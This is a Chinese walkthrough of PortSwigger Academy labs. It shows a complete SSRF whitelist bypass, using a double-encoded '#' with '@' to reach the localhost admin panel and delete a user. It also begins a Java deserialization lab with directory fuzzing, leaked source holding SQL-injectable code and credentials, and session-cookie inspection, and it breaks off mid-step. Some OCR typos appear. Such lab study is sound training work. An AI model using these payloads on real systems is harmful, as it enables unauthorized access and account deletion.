

WRITEUP

1 Lab: SSRF with whitelist-based input filter

➤ 1、首先提取题目信息


- 1、有库存检查功能，可从内部系统获取数据
- 2、通过修改 url 用 admin 账户的权限删除用户 carlos

➤ 2、点击任意商品，view details 找到 stock check 接口

Potato Theater

★★★★★

\$43.93



Description:

Welcome to a new way for your children to play 'make believe' with our patent pending Potato Theater. Almost everything they need to perform plays for their friends and family can be found around the house. But we have the magic ingredients to make the performance as realistic and as exciting as possible.

We have produced a comprehensive list of how to bring your plays to life, from googling plays, to links to places to buy the essential googly eyes, and where to get pens for drawing the facial expressions. A number of miniature props will also be needed to suspend disbelief, and ensure a realistic perspective. We can tell you where to buy these as well.

We really are the only one stop shop for Potato Theater, subscribe to our ebook today and find out how to bring a little imagination into the lives of your little ones. You will discover your Potato Theater can be expanded by using other fruit and vegetables, and which of these last the longest in your refrigerator.

One quick download and your rainy day will be transformed, as soon as you buy everything you need to bring your spuds to life. Send us your videos and we will share our favorite ones on our website, and social media pages. Happy shopping.

London Check stock

➤ 3、根据题目意思，我们在这儿找到了关键的 post 提交的 stockapi

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comm
408	https://0a2500880455f5a88072...	POST	/product/stock	✓		200	130	text			
406	https://0a2500880455f5a88072...	GET	/academyLabHeader			101	147				
404	https://0a2500880455f5a88072...	GET	/resources/js/stockCheckPayload.js			200	312	script	js		
405	https://0a2500880455f5a88072...	GET	/resources/js/stockCheck.js			200	1002	script	js		
403	https://0a2500880455f5a88072...	GET	/product?productId=2	✓		200	5066	HTML		SSRF with whitelist-based...	
399	https://0a2500880455f5a88072...	GET	/academyLabHeader			101	147				
397	https://0a2500880455f5a88072...	GET	/resources/labheader/images/logoAca...			200	963	XML	svg		
398	https://0a2500880455f5a88072...	GET	/resources/labheader/images/logoAca...			200	8873	XML	svg		
391	https://0a2500880455f5a88072...	GET	/resources/images/shop.svg			200	7279	XML	svg		
365	https://0a2500880455f5a88072...	GET	/resources/labheader/js/labHeader.js			200	1008	script	js		
363	https://0a2500880455f5a88072...	GET	/			200	10526	HTML		SSRF with whitelist-based...	
407	https://beacons.gcp.gov/2.com	POST	/domainreliability/upload	✓		200	1216	script			
362	https://portswigger.net	GET	/academy/labs/launch/7e946e5cc74a1...	✓		302	1683				

Request

```
Pretty Raw Hex \n \n \n
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin:
   https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product
?productId=2
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN, zh;q=0.9
18 Connection: close
19
20 stockApi=
   http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3Fp
   roductId%3D%26storeId%3D1
```

Response

```
Pretty Raw Hex Render \n \n \n
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3
6
7 875
```

➤ 4、Repeater 这个数据包，同时删除无意义的商品相关的路径

在这儿，我们可以先分析一下，查询接口是向 stock.weliketoshop.net 提交的，

而我们目前是未登录状态也就是未授权，可以直接差库存，但是无法使用权限

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /product/stock HTTP/1.1 2 Host: 0a2500880455f5a880728a9c00e2002f.web-security-academy.net 3 Cookie: session=LnzSpjhPnQBy4PnJvLrdOfriLciQ5wnke 4 Content-Length: 107 5 Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112", "Not:A-Brand";v="99" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ? 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product ?productId=2 16 Accept-Encoding: gzip, deflate 17 Accept-Language: zh-CN, zh;q=0.9 18 Connection: close 19 20 stockApi=http%3A%2F%2Fstock.weliketoshop.net		1 HTTP/1.1 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Connection: close 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 3 6 7 875	

➤ 5、我们需要用#以及@来构造拼接出一个 url,如下图

```

Request
Pretty Raw Hex \n ⌂
1 POST /product/stock HTTP/1.1
2 Host: 0a2500880455f5a880728a9c00e2002f.web-security-academy.net
3 Cookie: session=LnxSpJhPnQBV4pNjvLrd0FrLciQ5wnke
4 Content-Length: 49
5 Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not-A-Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: 20
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product
?productId=2
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN, zh;q=0.9
18 Connection: close
19
20 stockApi=http://localhost#%3bindex/

```

Response

```

Pretty Raw Hex Render \n ⌂
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 58
6
7 "External stock check host must be stock.weliketoshop.net"

```

为什么我直接用 localhost 进行拼接了，主要确切原因来自于下，跑出了 admin 目录，401 是身份验证失败。

```

[[13:29:27] 401 - 834B - /Admin
[13:29:28] 401 - 834B - /ADMIN
[13:29:30] 401 - 834B - /admin
[13:29:38] 401 - 869B - /admin/.htaccess
[13:29:38] 401 - 869B - /admin/.config
[13:29:38] 401 - 869B - /admin/_logs/err.log
[13:29:38] 401 - 869B - /admin/_logs/access.log
[13:29:38] 401 - 869B - /admin/_logs/error-log
[13:29:38] 401 - 869B - /admin/_logs/access.log
[13:29:39] 401 - 869B - /admin/_logs/error.log
[13:29:39] 401 - 869B - /admin/_logs/error_log
[13:29:39] 401 - 834B - /Admin/
[13:29:39] 401 - 834B - /admin/
[13:29:39] 401 - 869B - /admin/access_log
[13:29:39] 401 - 869B - /admin/access.txt
[13:29:39] 401 - 869B - /admin/_logs/access-log
[13:29:39] 401 - 869B - /admin/account.aspx
[13:29:40] 401 - 869B - /admin/account.html
[13:29:40] 401 - 869B - /admin/account.jsp
[13:29:40] 401 - 869B - /admin/admin
[13:29:40] 401 - 869B - /admin/account.js
[13:29:40] 401 - 869B - /admin/account
[13:29:40] 401 - 869B - /admin/admin-login.jsp
[13:29:40] 401 - 869B - /admin/account.php
[13:29:40] 401 - 869B - /admin/admin-login.html
[13:29:40] 401 - 869B - /admin/admin-login.php
[13:29:40] 401 - 869B - /admin/admin.aspx
[13:29:41] 401 - 869B - /admin/admin.js
[13:29:41] 401 - 869B - /admin/admin/login
[13:29:41] 401 - 869B - /admin/admin-login
[13:29:41] 401 - 869B - /admin/admin_login
[13:29:41] 401 - 869B - /admin/admin_login.aspx
[13:29:41] 401 - 869B - /admin/admin_login.php
[13:29:41] 401 - 869B - /admin/admin-login.aspx
[13:29:41] 401 - 869B - /admin/%3bindex/
[13:29:41] 401 - 869B - /admin/admin_login.jsp

```

这里可以看到要想使用管理员权限，请求必须是环回地址。

0a2500880455f5a880728a9c00e2002f.web-security-academy.net/admin

WebSecurity Academy | SSRF with whitelist-based input filter | Back to lab description >

Home | My account

Admin interface only available if logged in as an administrator, or if requested from loopback

➤ 6、上一步我们可以看到就算拼接了 localhost 请求，还是没能通过白名单验证，说明拼接失败。拼接失败极其有可能是#号存在过滤，我这里的思路是 fuzz 测一下#号的编码

```
Pretty Raw Hex \n ⌂
1 POST /product/stock HTTP/1.1
2 Host: 0a2500880455f5a880728a9c00e2002f.web-security-academy.net
3 Cookie: session=LnzSpJhPnQBv4PnjvLrd0FrLciQ5wnke
4 Content-Length: 49
5 Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
6 "Not;A-Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product
?productId=2
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN, zh; q=0.9
18 Connection: close
19
20 stockApi=http://localhost#stock.weliketoshop.net
```

```
Pretty Raw Hex Render \n ⌂
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 58
6
7 "External stock check host must be stock.weliketoshop.net"
```

首先这里原本是存在 url 编码的，我为了方便修改拼接查看，全部解码了，这里就先对#进行 url 编码（这里其实可以构造字典，对#@的组合进行排列组合编码）

这里发现对#进行一次 url 编码后，还是响应 400

Request

```

1 POST /product/stock HTTP/1.1
2 Host: 0a2500880455f5a880728a9c00e2002f.web-security-academy.net
3 Cookie: session=LnzSpjhPnQhv4PnJvLrd0FrLciQ5wnke
4 Content-Length: 51
5 Sec-Ch-UA: "Chromium";v="112", "Google Chrome";v="112",
"Not-A-Brand";v="99"
6 Sec-Ch-UA-Platform: "Windows"
7 Sec-Ch-UA-Mobile: 20
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product
?productId=2
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN, zh;q=0.9
18 Connection: close
19
20 stockApi=http://localhost%23@stock.weliketoshop.net

```

Response

```

1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 58
6
7 "External stock check host must be stock.weliketoshop.net"

```

随后对#进行二次编码，%2523，发现服务器成功响应。

Request

```

1 POST /product/stock HTTP/1.1
2 Host: 0a2500880455f5a880728a9c00e2002f.web-security-academy.net
3 Cookie: session=LnzSpjhPnQhv4PnJvLrd0FrLciQ5wnke
4 Content-Length: 53
5 Sec-Ch-UA: "Chromium";v="112", "Google Chrome";v="112",
"Not-A-Brand";v="99"
6 Sec-Ch-UA-Platform: "Windows"
7 Sec-Ch-UA-Mobile: 20
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product
?productId=2
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN, zh;q=0.9
18 Connection: close
19
20 stockApi=http://localhost%2523@stock.weliketoshop.net

```

Response

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=gVeGtXZa9PwACODNOD6NCBvrLvGLNddf; Secure; HttpOnly;
SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 10378
7
8 <!DOCTYPE html>
9 <html>
10 <head>
11   <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
12   <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
13   <title>SSRF with whitelist-based input filter</title>
14 </head>
15 <body>
16   <script src="/resources/labheader/js/labHeader.js"></script>
17   <div id="academyLabHeader">
18     <section class="academyLabBanner">
19       <div class="container">
20         <div class="logo"></div>
21         <div class="title-container">
22           <h2>SSRF with whitelist-based input filter</h2>
23           <a class="link-back" href="https://portswigger.net/web-security/ssrf/lab-ssrf-with-whitelist-filte
r">
24             Back &nbsp;to &nbsp;lab &nbsp;description &nbsp;
25             <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30"
xml:space="preserve" title="back-arrow">
26               <g>
27                 <polyline points="1 4 0 0 1 2 12 6 15

```

➤ 7、编码绕过成功后，通过 show response in browser，发现页面为管理员显示页面

示页面

0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product/stock

WebSecurity Academy SSRF with whitelist-based input filter

Back to lab description »

Home | Admin panel | My account

WE LIKE TO SHOP

BURP Protection: ★★★★☆ \$14.50 | View details

Potato Theater: ★★★★★ \$43.93 | View details

Sprout More Brain Power: ★★★★☆ \$45.52 | View details

Folding Gadgets: ★★★★☆ \$25.36 | View details

但对其中进行点击跳转，发现仍然存在白名单限制，但拿到管理员路径

/admin

0a2500880455f5a880728a9c00e2002f.web-security-academy.net/admin

WebSecurity Academy SSRF with whitelist-based input filter

Back to lab description »

Admin interface only available if logged in as an administrator, or if requested from loopback

Home | My account

- 8、将 admin 的路径拼接到 stockapi，通过拼接的 url 实现 ssrf，成功访问到管理员页面，得下图所示

Request

```

POST /product/stock HTTP/1.1
Host: 0a2500880455f5a880728a9c00e2002f.web-security-academy.net
Cookie: session=LnzSpJhPnQBv4PnJvLrd0FrLciQ5wnke
Content-Length: 59
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A:Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product
?productId=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Connection: close
)
stockApi=http://localhost%2523@stock.weliketoshop.net/admin

```

Response

Target: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net

WebSecurity Academy

SSRF with whitelist-based input filter

Back to lab description >

Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete

➤ 9、随后对 Delete 进行源代码定位，拿到删除用户 carlos 的路径

Request

```

POST /product/stock HTTP/1.1
Host: 0a2500880455f5a880728a9c00e2002f.web-security-academy.net
Cookie: session=LnzSpJhPnQBv4PnJvLrd0FrLciQ5wnke
Content-Length: 59
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A:Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product
?productId=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Connection: close
)
stockApi=http://localhost%2523@stock.weliketoshop.net/admin

```

Response

```

49   </p>
50   <a href="/admin">Admin panel</a>
51   <p>
52   </p>
53   <a href="/my-account">My account</a>
54   <p>
55   </p>
56   </section>
57   </header>
58   <header class="notification-header">
59   <span>wiener - </span>
60   <a href="/admin/delete?username=wiener">Delete</a>
61   </div>
62   <span>carlos - </span>
63   <a href="/admin/delete?username=carlos">Delete</a>
64   </div>
65   </section>
66   <br>
67   <hr>
68   </div>
69   </div>
70   </div>
71   </body>
72   </html>
73

```

➤ 10、拼接上删除路径，服务器响应 302，进行了重定向，这个时候其实并不太确定是否删除成功。

Pretty Raw Hex \n ⌂

```

1 POST /product/stock HTTP/1.1
2 Host: 0a2500880455f5a880728a9c00e2002f.web-security-academy.net
3 Cookie: session=LnzSpJhPnPQBV4PnJvLrd0FrLciQ5wnke
4 Content-Length: 82
5 Sec-Ch-UA: "Chromium";v="112", "Google Chrome";v="112",
  "Not:A-Brand";v="99"
6 Sec-Ch-UA-Platform: "Windows"
7 Sec-Ch-UA-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product
?productId=2
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN, zh;q=0.9
18 Connection: close
19
20 stockApi=
  http://localhost%2523@stock.weliketoshop.net/admin/delete?username=carlps

```

Pretty Raw Hex Render \n ⌂

```

1 HTTP/1.1 302 Found
2 Location: /admin
3 Set-Cookie: session=MhhPM9XV5s7jTxH22ZeQybZDp3d94bU5; Secure; HttpOnly;
  SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Encoding: gzip
6 Connection: close
7 Content-Length: 0
8
9

```

再进管理员页面进行查看，发现已成功删除。

request

Pretty Raw Hex \n ⌂

```

POST /product/stock HTTP/1.1
Host: 0a2500880455f5a880728a9c00e2002f.web-security-academy.net
Cookie: session=LnzSpJhPnPQBV4PnJvLrd0FrLciQ5wnke
Content-Length: 59
Sec-Ch-UA: "Chromium";v="112", "Google Chrome";v="112", "Not:A-Brand";v="99"
Sec-Ch-UA-Platform: "Windows"
Sec-Ch-UA-Mobile: ?
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product
?productId=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Connection: close
)
stockApi=http://localhost%2523@stock.weliketoshop.net/admin

```

Response

Pretty Raw Hex Render \n ⌂

WebSecurity Academy 

SSRF with whitelist-based input filter LAB Solved 

Back to lab description

Congratulations, you solved the lab! Share your skills! Continue learning >

User deleted successfully! 

Users

wiener - Delete

Home | Admin panel | My account

2 Developing a custom gadget chain for Java deserialization

➤ 1、提取题目信息

1. 可以使用一个普通账号登陆: wiener:peter
2. 需要使用 administrator 账号登陆
3. 可以查看源代码进行漏洞利用（猜测存在源代码泄露之类的漏洞）
4. 目标是删除 carlos 的账户

➤ 2、进入实验环境，拿到 url，先对目录进行一个 fuzz，根据题目引导以及渗透习惯，确认师傅存在一些敏感的文件或者目录

```
https://0a99005b045b495f81a02f5500cb0050.web-security-academy.net
```

➤ 3、抓取的首页的数据包引入 intruder 模块里，添加资源路径为爆破点，导入字典。

The screenshot shows the OWASP ZAP Intruder module interface. At the top, there are tabs for Target, Positions, Payloads, Resource Pool, and Options. The 'Positions' tab is selected. Below it, a section titled 'Payload Positions' contains the following text: 'Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.' An 'Attack type' dropdown menu is set to 'Sniper'. A red arrow points to this dropdown. To the right of the dropdown are four buttons: 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. Below these buttons is a list of payload positions, each starting with '1 GET / \$ academyLabHeader \$ HTTP/1.1'. The first few lines of the payload list are as follows:

```
1 GET / $ academyLabHeader $ HTTP/1.1
2 Host: 0a99005b045b495f81a02f5500cb0050.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
7 Upgrade: websocket
8 Origin: https://0a99005b045b495f81a02f5500cb0050.web-security-academy.net
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN, zh;q=0.9
12 Cookie: session=
r00ABXNyAC0sYVWtuYWNoaW9ucy5jb21tb24uc2VyaWFsaXphYmx1LkFjY2Vzc1Rva2VuVXN1ch1R/0USJ6mBAgACTAALYWNjZXNzVG9rZW50ABJManF2YS9sYW5nL1N0cm1uZz
tMAh1c2VybmtfZXEAfgAbefH0ACBxMvozMjf1N253NGpyajFwNm5xNG11dHfx0DEycHdpZHQAEndpZW51cg%3d%3d
13 Sec-WebSocket-Key: CtTzHEbpmyi5M9JLKZUpDA==
14
15
```

➤ 4、可以看到在 backup 路径存在一个目录浏览的漏洞，放着两个源代码文件（这里有些博文写的是直接利用 burp 的 discover conten，但我通过这种方式并没有发现 back 的目录，问题不大反正目录扫描是一定要做的，什么工具都可以）。

The screenshot shows the OWASP ZAP interface. The title bar says "Developing a custom gadget chain for Java deserialization". The main area has tabs for "Results", "Target", "Positions", "Payloads", "Resource Pool", and "Options". The "Results" tab is active. A table lists requests and their details:

Request	Payload	Status	Error	Timeout	Length	Comment
1		200	<input type="checkbox"/>	<input type="checkbox"/>	10781	
4	backup	200	<input type="checkbox"/>	<input type="checkbox"/>	662	
116	login	200	<input type="checkbox"/>	<input type="checkbox"/>	3093	
104	admin	401	<input type="checkbox"/>	<input type="checkbox"/>	2652	
0		404	<input type="checkbox"/>	<input type="checkbox"/>	152	
2	upload	404	<input type="checkbox"/>	<input type="checkbox"/>	152	
3	upfile	404	<input type="checkbox"/>	<input type="checkbox"/>	152	
5	cmseditor	404	<input type="checkbox"/>	<input type="checkbox"/>	152	
6	config	404	<input type="checkbox"/>	<input type="checkbox"/>	152	
7	webmaster	404	<input type="checkbox"/>	<input type="checkbox"/>	152	
8	SouthidcEditor	404	<input type="checkbox"/>	<input type="checkbox"/>	152	
9	root	404	<input type="checkbox"/>	<input type="checkbox"/>	152	
10	aadmin	404	<input type="checkbox"/>	<input type="checkbox"/>	152	

Below the table, there are tabs for "Request" and "Response". The "Response" tab is selected. It shows a table of files with their names and sizes:

Name	Size
AccessTokenUser.java	486B
ProductTemplate.java	1661B

(dirsearch 一样能跑出来)

```

20:33:03] 401 - 921B - /admin/sqladmin/
20:39:26] 200 - 250B - /backup/
20:39:26] 200 - 250B - /backup
20:39:38] 200 - 250B - /Backup/
20:45:09] 200 - 2KB - /favicon.ico
20:48:45] 200 - 982B - /login
20:48:56] 200 - 982B - /login/
20:49:06] 302 - 0B - /logout -> /

```

- 5、先看 AccessTokenUser.java 文件，大概意思是会将用户的输入的 username，以及 accesstoken 进行序列化处理，结合题目本身，某个地方应该是存在一个反序列化漏洞。

```
package data.session.token;

import java.io.Serializable;

public class AccessTokenUser implements Serializable
{
    private final String username;
    private final String accessToken;

    public AccessTokenUser(String username, String accessToken)
    {
        this.username = username;
        this.accessToken = accessToken;
    }

    public String getUsername()
    {
        return username;
    }

    public String getAccessToken()
    {
        return accessToken;
    }
}
```

- 6、再看看 ProductTemplate.java 文件，可以看到这个该站点使用的数据库为 postgresql，但是这里的账户和密码我尝试连接同时弱口令爆破都没结果，可能是因为实验环境的原因。然后在下面看到了一个 sql 调用，对输入也没进行任何过滤就解析了，闭合为单引号。

```

private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
{
    inputStream.defaultReadObject();

    JdbcConnectionBuilder connectionBuilder = JdbcConnectionBuilder.from(
        "org.postgresql.Driver",
        "postgresql",
        "localhost",
        5432,
        "postgres",
        "postgres",
        "password"
    ).withAutoCommit();
    try
    {
        Connection connect = connectionBuilder.connect(30);
        String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
        Statement statement = connect.createStatement();
        ResultSet resultSet = statement.executeQuery(sql);
        if (!resultSet.next())
        {
            return;
        }
        product = Product.from(resultSet);
    }
    catch (SQLException e)
    {
        throw new IOException(e);
    }
}

```

➤ 7、回到登陆框，登陆题目给的 winner 账户，在 burp 里查看请求包

The screenshot shows the Burp Suite interface with the following details:

- HTTP history tab:** Shows a list of 79 captured requests. Request #769 is highlighted, showing a GET request to /my-account.
- Selected Request (Request tab):**
 - Method: GET
 - URL: /my-account
 - Headers (Raw):


```

1 GET /my-account HTTP/1.1
2 Host: Oad8000b04da97f6809db332000004f.web-security-academy.net
3 Cookie: session=...
```
- Selected Response (Response tab):**
 - Content Type: HTML
 - Body (Raw):


```

WebSecurity
Academy
Developing a custom gadget chain for Java deserialization
```

➤ 8、查看登陆的请求包，返回一个重定向和一个 session

Request

```

1 GET /my-account HTTP/1.1
2 Host: Oad8000b04da97f6809db332000004f.web-security-academy.net
3 Cookie: session=
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-Mode: navigate
8 Sec-Fetch-User: ?1
9 Sec-Fetch-Dest: document
10 Referer: https://Oad8000b04da97f6809db332000004f.web-security-academy.net/login
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN, zh;q=0.9
13 Connection: close
14
15
16
17
18
19
20
21
22
23 username=wiener&password=peter

```

Response

```

1 HTTP/1.1 302 Found
2 Location: /my-account
3 Set-Cookie: session=r00ABXNyAC9sYW1uVWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmx1LkFjY2Vzc1Rva2VuVXN1ch1R/OUS16mBAgACTAALYWNiZXNzVG9rZW50ABJManF2YS9sYW5nL1N0cm1uZztMAAh1c2VybFnTZEafgABehB0ACB5Y3Qza3Jh0HExdmxvZ3RibHBom2g1ahFxM2NveHd2eHQAbndpZW51cg3d%3d; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Encoding: gzip
6 Connection: close
7 Content-Length: 0
8
9

```

➤ 9、查看 my-account 路径的数据包，发现 session 是简单的 base64 加密（笔记有个问题是，因为实验环境一段时间没有数据请求，服务器就会关闭，所以造成这篇 writeup 里的出现的截图的 session 可能出现变化是因为不是一次打靶，是多次渗透，然后整理出的 writeup）

Request

```

1 GET /my-account HTTP/1.1
2 Host: Oad8000b04da97f6809db332000004f.web-security-academy.net
3 Cookie: session=
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-Mode: navigate
8 Sec-Fetch-User: ?1
9 Sec-Fetch-Dest: document
10 Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112", "Not A Brand";v="99"
11 Sec-Ch-Ua-Mobile: ?
12 Sec-Ch-Ua-Platform: "Windows"
13 Referer: https://Oad8000b04da97f6809db332000004f.web-security-academy.net/login
14 Accept-Encoding: gzip, deflate
